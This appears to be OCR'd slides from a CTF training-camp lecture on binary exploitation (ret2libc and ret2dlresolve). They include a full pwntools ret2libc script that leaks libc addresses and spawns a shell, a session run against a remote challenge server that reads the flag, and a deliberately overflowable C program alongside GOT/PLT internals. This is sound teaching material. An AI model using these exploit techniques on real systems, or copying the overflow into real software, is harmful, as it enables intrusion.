# CUHK CTF Training Camp
# PWN Challenge 3


Xinzhe Wang
0ops CTF team

## Exercises


- Use ret2libc to get shell.
  - ASLR is on! sudo bash -c "echo 1 > /proc/sys/kernel/randomize_va_space"

- If you success in local, try remote:
  - The challenge will be destroyed next Wednesday(2021-11-03 0:00 CST)
  - nc 45.141.119.119 1314

## Exercises




```python
# coding=utf8
from os import system

from LibcSearcher import *
from pwn import *

context(os='linux', arch='i386')
fname = './ret2libc'

sh = process(fname)
f = ELF(fname)

puts_plt = f.plt['puts']
puts_got = f.got['puts']
libc_got = f.got['__libc_start_main']
main = 0x080484e7

payload = flat(b'a' * 40, 0xdeadbeaf, puts_plt, main, libc_got)
sh.sendlineafter(b'ASLR!\n', payload)
```




```python
libc_addr = u32(sh.recv(4))
libc = LibcSearcher('__libc_start_main', libc_addr)
print('libc:', hex(libc_addr))

payload = flat(b'a' * 40, 0xdeadbeaf, puts_plt, main, puts_got)
sh.sendlineafter(b'ASLR!\n', payload)
libc_puts = u32(sh.recv(4))
print('puts:', hex(libc_puts))

libc.add_condition('puts', libc_puts)
print(libc)
libc_base = libc_addr - libc.dump('__libc_start_main')
system_addr = libc_base + libc.dump('system')
binsh_addr = libc_base + libc.dump('str_bin_sh')

payload = flat(b'a' * 40, 0xdeadbeaf, system_addr, 0xdeadbeaf, binsh_addr)
sh.sendlineafter(b'ASLR!\n', payload)
sh.interactive()
```

## Exercises



```
sh = remote('45.141.119.119', 1314)
```




```
 imwxz  ~/Downloads/tmp  python exp2.py
[+] Opening connection to 45.141.119.119 on port 1314: Done
[*] '/home/imwxz/Downloads/tmp/ret2libc'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
libc: 0xf7d71e30
puts: 0xf7dc0460
[+] Current constraints are not enough to determine a libc.
[+] There are multiple libc that meet current constraints :
0 - libc6-i386_2.27-3ubuntu1.4_amd64
1 - libc6-i386_2.27-3ubuntu1.3_amd64
[+] Choose one : 0
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib32
lib64
ret2libc
$ cat flag
flag{RetretRet2l1bc!}
$ 
```

## ret2dlresolve

- How dynamic linker fill the GOT table?
- How does it know which function you need?

- .dynamic section



```
GOT[0]: addr of .dynamic
GOT[1]: addr of reloc entries
GOT[2]: addr of dynamic linker
GOT[3]: 0x4005b6 # sys startup
GOT[4]: 0x4005c6 # addvec()
GOT[5]: 0x4005d6 # printf()
```

```
callq 0x4005c0 # call addvec()
```

```
# PLT[0]: call dynamic linker
4005a0:pushq *GOT[1]
4005a6:jmpq *GOT[2]
…
# PLT[2]: call addvec()
4005c0: jmpq *GOT[4]
4005c6: pushq $0x1
4005cb: jmpq 4005a0
```

a）第一次调用addvec


```
GOT[0]: addr of .dynamic
GOT[1]: addr of reloc entries
GOT[2]: addr of dynamic linker
GOT[3]: 0x4005b6 # sys startup
GOT[4]: &addvec()
GOT[5]: 0x4005d6 # printf()
```

```
callq 0x4005c0 # call addvec()
```


```
# PLT[0]: call dynamic linker
4005a0:pushq *GOT[1]
4005a6:jmpq  *GOT[2]
…
# PLT[2]: call addvec()
4005c0: jmpq  *GOT[4]
4005c6: pushq $0x1
4005cb: jmpq  4005a0
```

b）后续再调用addvec


# ret2dlresolve



```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void vuln()
{
    char buf[100];
    setbuf(stdin, buf);
    read(0, buf, 256);
}
int main()
{
    char buf[100] = "Welcome to dlresolve!\n";

    setbuf(stdout, buf);
    write(1, buf, strlen(buf));
    vuln();
    return 0;
}
```




```
imwxz  ~/Downloads/tmp  readelf -r ret2dlresolve

Relocation section '.rel.dyn' at offset 0x3dc contains 5 entries:
 Offset     Info    Type                Sym.Value  Sym. Name
0804b280  00000306 R_386_GLOB_DAT    00000000   _ITM_deregisterTM[...]
0804b284  00000406 R_386_GLOB_DAT    00000000   __gmon_start__
0804b288  00000806 R_386_GLOB_DAT    00000000   stdin@GLIBC_2.0
0804b28c  00000906 R_386_GLOB_DAT    00000000   stdout@GLIBC_2.0
0804b290  00000a06 R_386_GLOB_DAT    00000000   _ITM_registerTMCl[...]

Relocation section '.rel.plt' at offset 0x404 contains 5 entries:
 Offset     Info    Type                Sym.Value  Sym. Name
0804b2a0  00000107 R_386_JUMP_SLOT   00000000   setbuf@GLIBC_2.0
0804b2a4  00000207 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804b2a8  00000507 R_386_JUMP_SLOT   00000000   strlen@GLIBC_2.0
0804b2ac  00000607 R_386_JUMP_SLOT   00000000   __libc_start_main@GLIBC_2.0
0804b2b0  00000707 R_386_JUMP_SLOT   00000000   write@GLIBC_2.0
```



/ include / uapi / linux / elf.h


```c
typedef struct elf32_rel {
  Elf32_Addr    r_offset;
  Elf32_Word    r_info;
} Elf32_Rel;
```




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0400h: 06 0A 00 00 A0 B2 04 08 07 01 00 00 A4 B2 04 08   .... ².......¤²..
0410h: 07 02 00 00 A8 B2 04 08 07 05 00 00 AC B2 04 08   ....¨²......¬²..
0420h: 07 06 00 00 B0 B2 04 08 07 07 00 00 00 00 00 00   ....°²..........
```

## ret2dlresolve


- Let’s see what happened to function **read**




```
Relocation section '.rel.plt' at offset 0x404 contains 5 entries
 Offset     Info    Type            Sym.Value  Sym. Name
0804b2a0  00000107 R_386_JUMP_SLOT   00000000   setbuf@GLIBC_2.0
0804b2a4  00000207 R_386_JUMP_SLOT   00000000   read@GLIBC_2.0
0804b2a8  00000507 R_386_JUMP_SLOT   00000000   strlen@GLIBC_2.0
```



```
pwndbg> x/x 0x804b2a4
0x804b2a4 <read@got.plt>:       0x08049056
```




```
pwndbg> disassemble 0x8049056
Dump of assembler code for function read@plt:
   0x08049050 <+0>:     jmp    DWORD PTR ds:0x804b2a4
   0x08049056 <+6>:     push   0x8
   0x0804905b <+11>:    jmp    0x8049030
End of assembler dump.
```




a）第一次调用addvec　　b）后续再调用addvec

## ret2dlresolve


.dynstr section



```
imwxz  ~/Downloads/tmp  readelf -S ret2dlresolve
There are 30 section headers, starting at offset 0x29c8:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048194 000194 000013 00   A  0   0  1
  [ 2] .note.gnu.bu[...] NOTE            080481a8 0001a8 000024 00   A  0   0  4
  [ 3] .note.gnu.pr[...] NOTE            080481cc 0001cc 000034 00   A  0   0  4
  [ 4] .note.ABI-tag     NOTE            08048200 000200 000020 00   A  0   0  4
  [ 5] .gnu.hash         GNU_HASH        08048220 000220 000020 04   A  6   0  4
